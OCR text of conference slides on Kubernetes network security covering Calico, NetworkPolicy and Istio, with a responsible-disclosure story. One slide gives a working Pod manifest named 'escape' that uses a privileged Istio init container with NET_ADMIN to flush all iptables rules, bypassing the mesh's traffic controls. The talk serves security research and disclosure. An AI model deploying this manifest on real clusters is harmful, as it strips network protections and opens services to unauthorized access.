
DEVELOPER GIT K8S Elasticsearch ES RBAC AUDITOR

NETWORK

#6 NETWORK

- Calico
- NetworkPolicy
- Ingress

- Zero Trust (Istio) ??


Kubernetes Layer
Calico
CNI
Plugin
BIRD
BGP
Felix
Pods
Pods
RR Route
Reflector
IP Routes
IP Tables
Kernel
eth0
eth1
Physical fabric (L2, L3, MPLS)

```
apiVersion: extensions/v1beta1
kind: NetworkPolicy
metadata:
  name: test-network-policy
  namespace: default
spec:
  podSelector:
    matchLabels:
      role: db
  ingress:
  - from:
    - namespaceSelector:
        matchLabels:
          project: myproject
    - podSelector:
        matchLabels:
          role: frontend
    ports:
    - protocol: tcp
      port: 6379
```

an iptables like
packet filter based on:


- Namespaces
- Labels
- Ports

SERVICE MESHS TRUST NOTHING

actually trust no network

- One click solution in the
  Google Kubernetes Engine GKE
- Public/Private mixed clouds
  “GKE on premises”
- Knative
  Serverless
- OpenShift 4
  the return of Core OS
- Developed mainly by Google, IBM, Red Hat
- Looks important, big names, impressive
  architecture
- Should be secure ...


WE USE ISTIO, WE ARE SECURE NOW!




https://istio.io/docs/concepts/security/

ISTIO

- Envoy Sidecar
- Central Policies
- Privileged InitContainer NET_ADMIN
- Citadel CA needs higher Security Level
- Egress / Ingress



SERVICE MESH



https://www.redhat.com/de/topics/microservices/what-is-a-service-mesh

DON'T FORGET THE PODSECURITY POLICY

>_ ENDOCODE

```
apiVersion: v1
kind: Pod
metadata:
  name: escape
  namespace: default
spec:
  containers:
  - image: busybox
    command:
      - sleep
      - "3650d"
    imagePullPolicy: IfNotPresent
    name: busybox
  - image: docker.io/istio/proxy_init:1.0.5
    name: escape
    command:
      - "/bin/bash"
    args:
      - "-c"
      - |+
        echo
        echo "########  old rules ##########"
        echo
        iptables-save
        echo
        echo "######## cleared rules ##########"
        echo
        iptables -P INPUT ACCEPT
        iptables -P FORWARD ACCEPT
        iptables -P OUTPUT ACCEPT
        iptables -t nat -F
        iptables -t mangle -F
        iptables -F
        iptables -X
        iptables-save
        sleep 3650d
    securityContext:
      capabilities:
        add:
        - NET_ADMIN
      privileged: true
  restartPolicy: Always
```

SIDECARS ARE LIKE SECURITY IN USERSPACE

HISTORY AND SOLUTION

- Filed a bug by email on Jan, 24
  - included an exploit
  - set a disclosure limit of 6 weeks
- Forgot the issue
  ...
- Received an answer from Tao Li, Google Florida, on March, 14
- Pointed to a former bug report
- Confirmed the issue
- Use Istio version > 1.2 with the Container Network Interface CNI
- Istio 1.2 is ready
- But not rolled everywhere
- Default is still sidecar

CONCLUSIONS

- I still love working with Kubernetes and Istio
- Developing applications is fun
- Feels like Unix/Linux in the early 1990s
- Don’t underestimate the value of good old system engineering
- DevSecOps makes teams 10x faster
- Don’t forget the Sec
- If you dive deeper into a complex system,
  finding flaws is unevitable
- Focusing on a single security aspect and
  ignoring others is a bad idea
- Trust Nothing is a nice Buzzword
- Support by writing and responsibly disclosing exploits
- Community is friendly and supportive


QUESTIONS?
ALWAYS STAY ABOVE THE CLOUDS
WORKSHOP TODAY C-BASE AREA 15:00h
- https://endocode.com
- https://github.com/endocode/